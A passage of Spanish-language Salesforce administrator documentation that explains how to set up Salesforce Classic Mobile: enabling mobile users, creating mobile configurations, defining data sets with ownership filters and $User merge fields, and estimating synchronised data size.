- Si moviliza la ficha Paneles, asegúrese de seleccionar cualquier otra ficha que pueda aparecer en la aplicación de Salesforce Classic Mobile. La personalización de fichas para una configuración móvil sobrescribe el conjunto de fichas predeterminadas, sólo puede movilizar la ficha Panel, será la única ficha que se envíe al dispositivo.
- Debido a la pequeña cantidad de pantallas de dispositivos móviles, sólo puede seleccionar dos columnas de visualización para vistas móviles. Su necesita tres columnas de datos, cree un campo de fórmula de texto en el objeto que concadena los tres campos, a continuación utilice un campo de fórmula en los criterios de vistas móviles.
- Cuando se crean vistas móviles, puede filtrarlas en función del usuario actual con la variable global $User.ID, pero no puede introducir el nombre de un usuario como un valor en los criterios de filtro. Para crear una vista basada en los usuarios, cree un campo de fórmula de texto en el objeto adecuado y utilice este campo de fórmula en los criterios de vistas móviles. Por ejemplo, para crear una vista que muestre las oportunidades de un equipo de oportunidades, cree un campo de fórmula de texto en el objeto de oportunidad

que contiene la función o la Id. del usuario propietario de la oportunidad. A continuación cree una vista que filtre los valores de ese campo.

## Comprobación e implementación del producto de Mobile

- Es importante que pruebe las configuraciones móviles para asegurarse que sincronizan una cantidad aceptable de datos. Pruebe las configuraciones de usuarios activos que tengan un número de registros muy amplio. Por lo general, la mayoría de los conjuntos de datos generan entre 500 KB y 4 MB de datos. Si los conjuntos de datos superan los 4 MB, redefina los criterios de filtro para limitar la cantidad de datos que se envían al dispositivo.
- Puede utilizar la aplicación de Salesforce Classic Mobile en el Sandbox antes de implementarlo en su organización.
- Para utilizar la aplicación de Salesforce Classic Mobile necesitará un plan de datos. El volumen de datos inalámbricos para la aplicación de Salesforce Classic Mobile varía enormemente entre los distintos clientes e incluso usuarios de la misma organización. Es imposible predecir los usos de datos de su organización, aunque podemos ofrecer ciertas directrices:
  - La descarga de datos inicial consiste en registros que concuerdan con los criterios especificados en la configuración móvil del usuario y los metadatos necesarios para soportar estos registros cuando se desconectan. De media, el tamaño de los datos oscila entre 500 KB y 4 MB.
  - Después de la descarga inicial de datos, la aplicación cliente inicia solicitudes de actualizaciones incrementales cada 20 minutos. Cada una de estas solicitudes y la respuesta correspondiente del servidor son de aproximadamente 200 bytes.
  - Si se descargan nuevos datos en la aplicación cliente como resultado de la solicitud de actualización, sólo se enviarán los valores nuevos o modificados. Por ejemplo, la aplicación de Salesforce Classic Mobile sólo descarga el nuevo número de teléfono de un registro de contacto, no todo el registro del contacto. La cantidad de datos transmitidos difiere para cada organización y cada usuario.

  Por lo general, el volumen de datos trasmitidos por la aplicación de Salesforce Classic Mobile es reducido en comparación con un uso normal del correo electrónico.

## Prácticas recomendadas

- Utilice la opción de implementación sin administración para experimentar con la aplicación de Salesforce Classic Mobile antes de definir configuraciones móviles. Podrá crear mejores estructuras para sus configuraciones móviles si ha probado a utilizar la aplicación de Salesforce Classic Mobile.
- Comente con los usuarios cuáles son sus informes, vistas y paneles favoritos para obtener ideas sobre qué criterios de filtro utilizar en configuraciones móviles.
- Tras definir configuraciones móviles, implemente la aplicación de Salesforce Classic Mobile de forma limitada en un grupo selecto de usuarios. Modifique la configuración móvil de acuerdo con sus comentarios, y después impleméntela al resto de los usuarios.

# Configuración de Salesforce Classic Mobile

Para implementar la aplicación de Salesforce Classic Mobile en su organización:

1. Revise las sugerencias de implementación y las prácticas recomendadas
2. Activar usuarios de Mobile
3. Cree una o más configuraciones de Mobile
4. Defina los conjuntos de datos de sus configuraciones de Mobile
5. Compruebe las configuraciones de Mobile
6. Personalice formatos de página de Mobile y ajuste los permisos de usuarios de Mobile (opcional)
7. Personalice las fichas de Mobile (opcional)
8. Cree vistas personalizadas de Mobile (opcional)
9. Configure paneles (opcional)
10. Configure informes de Mobile (opcional)
11. Configure Salesforce CRM Content (opcional)
12. Configure el acceso para usuarios de socios (opcional)
13. Cree vínculos a páginas Web y de Visualforce Mobile (opcional)
14. Notifique a los usuarios que Salesforce Classic Mobile está disponible para su descarga

Si los usuarios descargan la aplicación de Salesforce Classic Mobile y activan sus cuentas, podrá gestionar sus dispositivos en la consola de administración de Salesforce Classic Mobile.

CONSULTE TAMBIÉN

- Gestionar configuraciones de Salesforce Classic Mobile
- Gestionar dispositivos de Salesforce Classic Mobile

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

PERMISOS DE USUARIO

Para visualizar los ajustes de Salesforce Classic Mobile:

- "Ver parámetros y configuración"

Para cambiar los ajustes de Salesforce Classic Mobile:

- "Gestionar configuraciones de Mobile"

## Activar usuarios de Salesforce Classic Mobile

Para permitir a los usuarios acceder a Salesforce Classic Mobile:

1. Distribuya licencias de Mobile a los usuarios mediante la casilla de verificación `Usuario de Salesforce Classic Mobile` en el registro del usuario.
2. Modifique cada perfil personalizado al que se asignan los usuarios de Salesforce Classic Mobile para incluir el permiso "API activada". Los usuarios de Salesforce Classic Mobile necesitan acceder a la API para que sus dispositivos móviles se puedan comunicar con Salesforce. El permiso "API activada" está habilitado de forma predeterminada en perfiles estándar.

Nota: Las aplicaciones para Android y iPhone están disponibles en inglés, japonés, francés, alemán y español. Póngase en contacto con Salesforce para activar Salesforce Classic Mobile en su organización.

Para evitar que los usuarios activen Salesforce Classic Mobile en sus dispositivos móviles antes de que esté listo para implementar la aplicación, desactive la casilla de verificación `Usuario de Salesforce Classic Mobile` para todos los usuarios.

Nota: Si elimina la selección de esta casilla de verificación para un usuario que ya tenga asignada una configuración de Mobile, Salesforce eliminará a dicho usuario de la configuración de Mobile, y lo asignará a la configuración móvil predeterminada.

La versión gratuita de Salesforce Classic Mobile está disponible solo para organizaciones que hayan activado esta opción antes de Summer '16. Con Summer '16, todas las organizaciones (nuevas y existentes) no ven esta opción.

CONSULTE TAMBIÉN

Configuración de Salesforce Classic Mobile

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

PERMISOS DE USUARIO

Para visualizar los ajustes de Salesforce Classic Mobile:

- "Ver parámetros y configuración"

Para cambiar los ajustes de Salesforce Classic Mobile:

- "Gestionar configuraciones de Mobile"

# Crear configuraciones de Salesforce Classic Mobile

Las configuraciones de Mobile son conjuntos de parámetros que determinan qué datos transmite Salesforce a los dispositivos móviles de los usuarios y qué usuarios recibirán los datos en sus dispositivos móviles. Las organizaciones pueden crear varias configuraciones móviles para que se adecuen simultáneamente a las necesidades de distintos tipos de usuarios móviles. Por ejemplo, una configuración móvil puede enviar candidatos y oportunidades a la división de ventas, mientras que otra configuración móvil envía casos a los representantes del servicio de atención al cliente.

Antes de crear sus configuraciones de Mobile, planifique los perfiles y usuarios que desee asignar a cada configuración. Cada configuración de Mobile sólo afecta a los dispositivos de Mobile de los usuarios asignados a la configuración.

Para crear una configuración de Mobile:

1. Introduzca la información básica
2. Asignar usuarios y perfiles
3. Definir límite total de tamaño de datos
4. Finalización de su configuración de Mobile

Nota: Se proporciona una configuración predeterminada de Mobile para las organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. No es posible visualizar ni modificar la configuración predeterminada.

## Introduzca la información básica

1. Desde Configuración, introduzca *Configuraciones de Salesforce Classic* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuraciones de Salesforce Classic** para acceder a la página de lista de configuraciones móviles.
2. Haga clic en **Nueva configuración de Mobile**.
3. Introduzca un nombre para la configuración de Mobile.
4. Active la casilla de verificación `Activa` si desea activar la configuración de Mobile inmediatamente después de su creación. La configuración de Mobile no funcionará hasta que active esta casilla de verificación.

   Si desactiva una configuración activa de Mobile, Salesforce guarda todas las solicitudes de los dispositivos de los usuarios a los que ha asignado la configuración de Mobile hasta por una semana. Si vuelve a activar la configuración de Mobile, Salesforce ejecuta las solicitudes en el orden en que se reciben.
5. También puede escribir una descripción para la configuración de Mobile.
6. También puede seleccionar la casilla de verificación `Convertir en móviles los elementos recientes` para marcar los registros utilizados recientemente en Salesforce para la sincronización de dispositivos.

   La selección de esta opción asegura que los usuarios de Mobile asignados a la configuración no tengan que buscar y descargar elementos a los accedieron recientemente en Salesforce, aunque estos registros no cumplan los criterios de filtro de la configuración. Sólo los registros que pertenezcan a objetos convertidos en móviles pueden marcarse para la sincronización de dispositivos; por ejemplo, si no hace móvil el objeto de cuenta de una configuración, los usuarios asignados a esa configuración no podrán recibir automáticamente cuentas en sus dispositivos.

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

PERMISOS DE USUARIO

Para visualizar las configuraciones de Salesforce Classic Mobile:

- "Ver parámetros y configuración"

Para crear, cambiar o eliminar configuraciones de Salesforce Classic Mobile:

- "Gestionar configuraciones de Mobile"

7. Si selecciona la casilla de verificación `Convertir en móviles los elementos recientes`, seleccione un valor de la lista desplegable `Número máximo de elementos recientes`. Defina un número bajo si sus usuarios tienen un espacio libre mínimo en sus dispositivos móviles.
8. También puede seleccionar la casilla de verificación `Movilizar registros seguidos` para sincronizar automáticamente los registros que están siguiendo los usuarios en Chatter desde sus dispositivos de Mobile. El dispositivo sólo sincroniza registros seguidos de los objetos incluidos en el conjunto de datos de la configuración de Mobile.

   La casilla de verificación `Movilizar registros seguidos` sólo está disponible si Chatter y está activado en su organización.

## Asignar usuarios y perfiles

Puede asignar usuarios y perfiles individuales para cada configuración de Mobile. Si asigna un perfil a una configuración de Mobile, la configuración se aplicará a todos los usuarios de Salesforce Classic Mobile con ese perfil, salvo que asigne un usuario concreto a otra configuración de Mobile.

Consejo: Para facilitar la administración, es recomendable que asigne configuraciones de Mobile a perfiles; sin embargo, es posible que se encuentre con situaciones en las que necesite asignar una configuración directamente a usuarios individuales.

Para asignar usuarios y perfiles a una configuración de Mobile:

1. En la lista desplegable Buscar, seleccione el tipo de miembro que desea agregar: usuarios o perfiles. Esta lista desplegable no está disponible si no ha activado la casilla de verificación `Usuario de Mobile` en cualquiera de los registros del usuario o si ya ha asignado todos los usuarios a una configuración de Mobile; en ese caso, sólo podrá asignar perfiles a esta configuración de Mobile.
2. En caso de que no vea al miembro que quiere agregar de forma instantánea, escriba palabras clave en el cuadro de búsqueda y haga clic en **Buscar**.
3. Seleccione usuarios y perfiles del cuadro `Miembros disponibles` y haga clic en la flecha **Agregar** para agregarlos a la configuración de Mobile.

   Puede asignar cada usuario y perfiles a una única configuración de Mobile.

   El cuadro `Miembros disponibles` sólo muestra a usuarios que tengan la casilla de verificación `Usuario de Mobile` activada.

4. Si hay usuarios o perfiles en el cuadro de diálogo `Miembros asignados` a los que no desea asignar esta configuración de Mobile, seleccione esos usuarios y haga clic en la flecha **Eliminar**.

   PRECAUCIÓN: Si elimina un usuario de una configuración de Mobile activa, eliminará los datos relacionados con Salesforce en el dispositivo del usuario, pero no eliminará la aplicación cliente.

## Definir límite total de tamaño de datos

Los diferentes tipos de dispositivos de Mobile ofrecen diferentes capacidades y algunos dispositivos experimentan graves problemas si se utiliza toda la memoria flash. Para evitar sobrecargar los dispositivos móviles, puede especificar un límite total de tamaño de datos para cada configuración de Mobile. El límite total de tamaño de datos evita que Salesforce envíe demasiados datos a los dispositivos de Mobile de los usuarios asignados a la configuración de Mobile.

Para establecer el límite total de tamaño de datos, utilice la lista desplegable `No sincronizar si el tamaño de datos excede` para especificar la cantidad de memoria disponible en los dispositivos móviles de los usuarios a los que se les ha asignado esta configuración. Si el tamaño combinado de todos los conjuntos de datos supera este límite, los usuarios a los que asigne este perfil recibirán un mensaje de error en sus dispositivos Mobile y Salesforce no sincronizará ningún conjunto de datos en su configuración de Mobile. Compruebe su configuración de Mobile para verificar que los conjuntos de datos no superan el límite total de tamaño de datos.

Consejo: Para reducir el tamaño de los datos, realice uno de los siguientes procedimientos:

- Elimine un conjunto de datos.
- Reduzca el ámbito de sus conjuntos de datos.
- Vuelva a definir los criterios de filtros de sus conjuntos de datos.

## Finalización de su configuración de Mobile

Haga clic en **Guardar**. Tenga en cuenta que su configuración de Mobile no se activará hasta que seleccione la casilla de verificación `Activa`.

CONSULTE TAMBIÉN

- Gestionar configuraciones de Salesforce Classic Mobile
- Definir conjuntos de datos
- Configuración de Salesforce Classic Mobile

## Definir conjuntos de datos

Acceder a Salesforce desde un dispositivo móvil es muy diferente a acceder desde un PC. Se debe a que los dispositivos móviles suelen tener menos memoria y una pantalla de menor tamaño que los PC y no mantienen una conexión constante a la red. Para poder trabajar con estas limitaciones, cada configuración Mobile sólo transfiere conjuntos de datos, que son subconjuntos de los registros de los accesos de los usuarios en la interfaz de usuario en línea de Salesforce. Los dispositivos de Mobile almacenan conjuntos de datos en bases de datos existentes, permitiendo a los usuarios acceder a sus registros más importantes y trabajar sin conexión, cuando no se pueden conectar. Salesforce sincroniza automáticamente las bases de datos existentes cuando el dispositivo móvil se vuelve a conectar.

Cada conjunto de datos puede contener registros relacionados con un único objeto y se clasifican por el nombre del objeto. Por ejemplo, el conjunto de datos Cuentas sólo incluye registros de cuentas.

Los conjuntos de datos pueden tener conjuntos de datos secundarios, que son conjuntos de datos con registros asociados a un conjunto de datos de un nivel superior (principal). Por ejemplo, si el primer nivel de la jerarquía tiene un conjunto de datos Cuentas, puede agregar un conjunto de datos secundario Contactos que incluya todos los registros de contactos relacionados con los registros de cuentas. Los conjuntos de datos secundarios aparecen como listas relacionadas en los dispositivos móviles.

Una única configuración de Mobile puede contener conjuntos de datos múltiples para el mismo objeto y en niveles diferentes. Por ejemplo, puede tener un conjunto de datos principal Eventos y un conjunto de datos secundario Eventos en Candidatos.

Después de crear una configuración de Mobile, debe definir sus conjuntos de datos. Para acceder a los conjuntos de datos de una configuración de Mobile:

1. Desde Configuración, introduzca *Configuraciones de Salesforce Classic* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Salesforce Classic**. A continuación, haga clic en el nombre de la configuración que desea modificar.
2. En la lista relacionada de conjuntos de datos, haga clic en **Modificar**.
3. Desde la página Conjuntos de datos, puede:
   - Agregar un conjunto de datos.
   - Elimine un conjunto de datos seleccionando el que desee eliminar y haciendo clic en **Eliminar**.
   - Modifique un conjunto de datos seleccionando el que desee modificar en la jerarquía. El panel derecho muestra los filtros de ese conjunto de datos.
   - Compruebe su configuración de Mobile.

   Cuando define y modifica los conjuntos de datos, Salesforce guarda sus datos automáticamente.
4. Cuando termine, haga clic en **Listo**.

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

PERMISOS DE USUARIO

Para visualizar conjuntos de datos de Mobile:
- "Ver parámetros y configuración"

Para crear, cambiar o eliminar conjuntos de datos de Mobile:
- "Gestionar configuraciones de Mobile"

### Adición de conjuntos de datos

Para agregar un conjunto de datos:

1. En la jerarquía, seleccione **Conjuntos de datos** para crear un conjunto de datos principal o seleccione un conjunto de datos existente para crear uno secundario.

2. Haga clic en **Agregar...**
3. En la ventana emergente, seleccione el objeto cuyos registros desea que incluya el conjunto de datos. Salesforce permite crear conjuntos de datos principales para todos los objetos personalizados y para los siguientes objetos estándar:
   - Cuentas
   - Activos
   - Archivos adjuntos
   - Casos
   - Contactos
   - Contenido
   - Eventos
   - Candidatos
   - Notas
   - Oportunidades
   - Listas de precios
   - Productos
   - Soluciones
   - Tareas
   - Usuarios

   Nota:
   - Aunque los archivos adjuntos están disponibles como un conjunto de datos, sólo se admiten en Salesforce Classic Mobile para Android.
   - Salesforce Classic Mobile admite valores de campo personalizado solo para listas de selección y listas de selección múltiple. Los valores de campo personalizado de otros tipos de campos, como casillas de verificación y campos numéricos, no aparecen en Salesforce Classic Mobile.

   Cuando agregue elementos a un conjunto de datos existente, la ventana emergente mostrará cualquier objeto con una relación con el objeto seleccionado. Se incluyen objetos secundarios y objetos principales con una relación principal-detalle o de búsqueda con el objeto seleccionado.

   Por ejemplo, suponga que ha creado un campo de cuenta denominado Contacto principal con una relación de búsqueda con el objeto de contacto. Si agrega Cuenta como el conjunto de datos de nivel superior en una configuración de Mobile, verá dos conjuntos de contactos cuando agrega Contacto bajo Cuenta:
   - **Contacto:** Representa la relación estándar entre los objetos de cuenta y contacto.
   - **Contacto (Referencia por cuenta):** Representa cualquier objeto principal en una relación de búsqueda o principal-detalle con el objeto seleccionado. En este caso, el campo Contacto principal hace referencia al objeto del contacto en el objeto de cuenta.

   Como Salesforce distingue entre estos dos tipos de relaciones, podría, por ejemplo, movilizar únicamente los contactos referenciados por un campo de cuenta personalizado sin enviar ningún registro de contacto secundario al dispositivo.
4. Haga clic en **Aceptar**. Los datos que cree aparecerán en la jerarquía.
5. Opcionalmente, puede utilizar filtros para restringir los registros que incluye un conjunto de datos principal o secundario:
   a. Utilice las opciones de Filtrar por propiedad de registro para configurar Salesforce para que sincronice automáticamente los registros según el propietario del registro. Las diferentes opciones son:

- `Todos los registros`: Salesforce sincroniza automáticamente todos los registros a los que puede acceder un usuario. La opción `Todos los registros` no está disponible para tareas y eventos cuando son conjuntos de datos principales en una configuración de Mobile. De esta forma se evitan fallos de sincronización de datos, ya que las consultas de los filtros de actividad tardan demasiado en ejecutarse.
- `Registros de usuario`: Salesforce sincroniza automáticamente todos los registros que posee el usuario.
- `Registros de equipo de usuario`: Salesforce sincroniza automáticamente todos los registros propiedad del usuario y de los subordinados del usuario en la jerarquía de funciones.
- `Registros de equipo de cuentas de usuario`: Salesforce sincroniza automáticamente todas las cuentas de las que el usuario es miembro del equipo de cuentas, pero no incluye las cuentas del usuario.
- `Registros de equipo de oportunidades del usuario`: Salesforce sincroniza automáticamente todas las oportunidades de las que el usuario es miembro del equipo de oportunidades, pero no incluye las oportunidades del usuario.
- `Ninguno (sólo buscar)`: Salesforce no sincroniza automáticamente ningún registro de este conjunto de datos; sin embargo, los usuarios pueden utilizar sus dispositivos móviles para buscar todos los registros a los que pueden acceder.

Salesforce sólo muestra las opciones relativas al conjunto de datos seleccionados. Por ejemplo, cuando selecciona un conjunto de datos de cuentas, aparece la opción `Registros de equipo de cuentas de usuario`, mientras que si selecciona un conjunto de datos de oportunidad, aparece la opción `Registros del equipo de oportunidades del usuario`.

Si sus necesidades de Mobile requieren una combinación de los filtros de propiedad de registro disponibles, puede agregar el mismo conjunto de datos del objetos hasta cuatro veces en el mismo nivel de jerarquía. Por ejemplo, es posible que un gestor de ventas desee sincronizar sus oportunidades, las oportunidades de sus subordinados y las oportunidades de las que sea miembro del equipo de oportunidades. En este caso, debería añadir un conjunto de datos de oportunidad y seleccionar `Registros de equipo de usuario` y añadir un segundo conjunto de datos de oportunidad en el mismo nivel de la jerarquía y seleccionar `Registros del equipo de oportunidades del usuario`. Tenga en cuenta que los objetos sólo tienen una propiedad en la opción de filtro de propiedad, como Comentario de caso, no se puede añadir varias veces en el mismo nivel de jerarquía.

**b.** Defina los criterios de filtros para sincronizar automáticamente sólo los registros que cumplan los criterios específicos, además de la opción Filtrar por propiedad de registro que ha seleccionado. Por ejemplo, puede definir el filtro para que sólo incluya registros de oportunidad con cantidades superiores a 50.000 €, o registros de contacto con el título "Comprador"

**c.** Para evitar que un único conjunto de datos consuma toda la memoria de un dispositivo móvil, seleccione el segundo botón de opción en Definir límite máximo de registro e introduzca el número máximo de registros que este conjunto de datos puede transferir a dispositivos móviles. Utilice las listas desplegables Pedido de y Ordenar para especificar qué registros se sincronizan si se supera el límite de tamaño de datos.

Si se alcanza el límite, Salesforce actualiza los registros que hay actualmente en el dispositivo cada 20 minutos aproximadamente y sustituye los registros cada 24 horas aproximadamente según los parámetros de Pedido de y Ordenar. Por ejemplo, si los ajustes son Fecha de última modificación y Descendente, Salesforce transfiere los registros modificados más recientes a los dispositivos móviles y guarda el mismo número de registros modificados más recientemente.

Si ha seleccionado la opción `Ninguno (sólo buscar)` de Filtrar por propiedad de registro, el límite que defina no se aplicará, porque los registros no se sincronizarán automáticamente.

Consejo: No utilice Definir límite máximo de registro en lugar de filtros. Utilice Definir límite máximo de registro sólo como un mecanismo de seguridad y utilice filtros como medio principal para limitar el número de registros en un dispositivo móvil. De esta forma se garantiza que los usuarios de Mobile reciben los registros correctos en sus dispositivos.

Debido a las restricciones de memoria de los dispositivos de Mobile, Salesforce impide que una consulta única devuelva más de 2.500 registros.

6. Asegúrese de comprobar su configuración de Mobile para verificar que los datos no superan el límite total de tamaño de datos.
7. Haga clic en **Listo**.

CONSULTE TAMBIÉN

- Apoyar la productividad en los desplazamientos con Salesforce Classic Mobile
- Gestionar configuraciones de Salesforce Classic Mobile
- Configuración de Salesforce Classic Mobile

## Campos de combinación para los criterios de filtro de Mobile

Algunos de los campos de combinación $User están disponibles cuando se definen filtros para configuraciones de Mobile y vistas personalizadas de Mobile. En las configuraciones de Mobile, puede utilizar estos campos de combinación para sincronizar registros en los que el usuario está vinculado al registro, pero no es su propietario. Por ejemplo, puede enviar casos creados por el usuario actual al dispositivo móvil, o bien enviar registros al dispositivo en los que se haga referencia al usuario actual en un campo personalizado. En las vistas de Mobile, puede utilizar los campos de combinación para definir la vista según el propietario del registro; por ejemplo, podría crear una vista donde se muestre las cuentas del usuario actual con una valoración de "Posible".

La siguiente tabla describe los campos de combinación de usuario disponibles:

| Campo de combinación | Descripción |
|---|---|
| `$User.ID` | Hace referencia al Id. del usuario actual. Este campo de combinación puede aplicarse a los campos que contienen una búsqueda de usuarios. Los operadores válidos para este campo de combinación son "igual a" y "no igual a". Cuando se crean filtros de vista de Mobile que hacen referencia a un campo de propietario, sólo puede utilizar el campo de combinación `$User.ID`. |
| `$User.Username` | Hace referencia al nombre de usuario del usuario actual. Este campo de combinación puede aplicarse a cualquier campo de texto o búsqueda, excepto las listas de selección. Los operadores válidos para este campo de combinación son "igual a", "no igual a", "mayor o igual que", "menor o igual que", "contiene", "no contiene" y "comienza por". |
| `$User.Firstname` | Hace referencia al nombre del usuario actual. Este campo de combinación puede aplicarse a cualquier campo de texto o búsqueda, excepto las listas de selección. Los operadores válidos para este campo de combinación son "igual a", "no igual a", "mayor o igual que", "menor o igual que", "contiene", "no contiene" y "comienza por". |

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

| Campo de combinación | Descripción |
| --- | --- |
| `$User.Lastname` | Hace referencia a los apellidos del usuario actual. Este campo de combinación puede aplicarse a cualquier campo de texto o búsqueda, excepto las listas de selección. Los operadores válidos para este campo de combinación son "igual a", "no igual a", "mayor o igual que", "menor o igual que", "contiene", "no contiene" y "comienza por". |
| `$User.Fullname` | Hace referencia al nombre y apellidos del usuario actual. Este campo de combinación puede aplicarse a cualquier campo de texto o búsqueda, excepto las listas de selección. Los operadores válidos para este campo de combinación son "igual a", "no igual a", "mayor o igual que", "menor o igual que", "contiene", "no contiene" y "comienza por". |

CONSULTE TAMBIÉN

- Gestionar configuraciones de Salesforce Classic Mobile
- Apoyar la productividad en los desplazamientos con Salesforce Classic Mobile
- Definir conjuntos de datos

## Probar configuraciones de Salesforce Classic Mobile

Cuando cree una configuración de Salesforce Classic Mobile , especifica un límite total de tamaño de datos para cada configuración. El límite total de tamaño de datos evita que Salesforce envíe demasiados datos a los dispositivos de Mobile de los usuarios asignados a la configuración de Mobile. Después de definir los conjuntos de datos, es importante comprobar la configuración de Mobile para asegurarse de que no se supera el límite total de tamaño de datos.

Para calcular el tamaño del conjunto de datos que la configuración de Mobile dará a un dispositivo de usuario:

1. Desde Configuración, introduzca *Configuraciones de Salesforce Classic* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Salesforce Classic**. A continuación, haga clic en el nombre de la configuración que desea probar.
2. En la lista relacionada de conjuntos de datos, haga clic en **Modificar**.
3. En la sección Comprobar tamaño de datos, haga clic en el icono de búsqueda junto al campo Seleccionar un usuario para seleccionar el usuario que desee comprobar. Aunque para poder asignar usuarios a las configuraciones de Mobile, éstos deben tener Mobile activado, puede comprobar el tamaño de los datos de configuración en cualquier cuenta de usuario.

   El campo Seleccionar un usuario tiene como valor predeterminado el nombre del usuario conectado actualmente, no obstante, es importante que compruebe una configuración de Mobile con las cuentas de usuarios que se acabarán asignando a la configuración, especialmente los usuarios que poseen un gran número de registros.
4. Seleccione la casilla de verificación **Incluir metadatos** para incluir metadatos en la estimación. Los metadatos se componen de información de esquema y formato de página, y la cantidad de metadatos enviados a un dispositivo puede ser muy alta dependiendo del tamaño de su organización y la complejidad de su configuración.

   PRECAUCIÓN: Salesforce puede tardar unos minutos en calcular el tamaño de los metadatos, además del tamaño de los datos. Incluso si selecciona ocultar los metadatos en sus resultados de búsqueda, los metadatos seguirán incluyéndose en el tamaño total de los datos cuando el dispositivo se sincronice con Salesforce.
5. Haga clic en **Estimar tamaño de datos**.

   Se calcula el tamaño de cada conjunto de datos. Los resultados se muestran en el árbol jerárquico, que corresponde al panel izquierdo de la región de conjunto de datos de la parte superior de la página. Aparecerán resultados adicionales en la sección Comprobar tamaño de datos debajo de la jerarquía.

   - En el árbol jerárquico, aparecen dos números junto a cada conjunto de datos. El primero representa el número de registros generados por el conjunto de datos y el segundo representa el tamaño total del conjunto de datos en bytes o kilobytes. Este desglose es útil para identificar qué conjunto de datos podría requerir criterios adicionales de filtro para reducir el tamaño.
   - La sección Comprobar tamaño de datos ofrece una estimación de los datos que la configuración de Mobile actual ofrecería al dispositivo de usuario seleccionado, incluyendo:
     - El tamaño y el número de registros del conjunto de datos de cada objeto.
     - El tamaño y el número de registros totales, que incluye los registros del conjunto de datos y los registros marcados. Un registro marcado es un registro que no forma parte de la configuración de Mobile de un usuario. Hay dos formas en las que los registros marcados pueden pasar a formar parte del conjunto de datos:

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

PERMISOS DE USUARIO

Para visualizar conjuntos de datos de Salesforce Classic Mobile:

- "Ver parámetros y configuración"

Para comprobar las configuraciones de Salesforce Classic Mobile:

- "Gestionar configuraciones de Mobile"

- El usuario descarga registros en su dispositivo mediante búsquedas en línea y los registros se marcan de modo que se envían al dispositivo del usuario cada vez que el dispositivo se sincroniza con Salesforce.
- Los registros del conjunto de datos del usuario contienen campos de búsqueda de registros que no coinciden con los criterios de filtro de la configuración de Mobile. Salesforce sincroniza los registros a los que se hace referencia en los campos de búsqueda para que los usuarios no encuentren vínculos que no funcionen en la aplicación de Mobile.

  Consejo: Para un recuento preciso de los registros marcados, sincronice los datos en la aplicación de Mobile antes de calcular el tamaño de los datos. Para sincronizar los datos:

  - En un dispositivo Android, pulse **Información de la aplicación** > **Sincronizar ahora** > **Actualizar todos los datos**.
  - En un dispositivo iPhone, pulse **More** (Más) y **App Info** (Información de la aplicación). Pulse en **Sync Now** (Sincronizar ahora) y en **Refresh All Data** (Actualizar todos los datos).

  - El tamaño de los metadatos que se enviarían al dispositivo para el usuario, si seleccionó la casilla de verificación **Incluir metadatos**.
  - El conjunto total de datos convertidos en móviles, lo que supone la suma de todos los registros.
- Los informes no se incluyen en la estimación del tamaño de datos.

6. Compare los resultados de la prueba con el límite total de tamaño de datos que se estableció en la configuración; el límite se sitúa en la parte superior de la sección Comprobar tamaño de datos. Haga clic en el límite de tamaño para aumentar o disminuir el valor en la página Modificar configuración de Mobile.
   - Si el tamaño total de datos está por debajo del límite, el usuario seleccionado se puede asigna a la configuración de Mobile de forma segura. No obstante, tenga en cuenta que los resultados de la prueba son una estimación, dado que los distintos dispositivos cuentan con diferentes algoritmos de almacenamiento.
   - Si el tamaño total de datos excede el límite, reduzca el tamaño de los datos, reduciendo el ámbito de su conjunto de datos, redefiniendo los criterios de filtro de sus conjuntos de datos, eliminando un conjunto de datos o quitando campos del formato de página. Repita el proceso de comprobación hasta que los datos estén por debajo del límite total.

     Nota: La estimación del tamaño de datos en la sección Comprobar tamaño de datos no se actualiza automáticamente si modifica los conjuntos de datos. Haga clic en **Actualizar tamaño de datos** para actualizar los resultados de la prueba.

CONSULTE TAMBIÉN

Apoyar la productividad en los desplazamientos con Salesforce Classic Mobile

Gestionar configuraciones de Salesforce Classic Mobile

Gestionar dispositivos de Salesforce Classic Mobile

Configuración de Salesforce Classic Mobile

## Modificar propiedades de objeto para Salesforce Classic Mobile

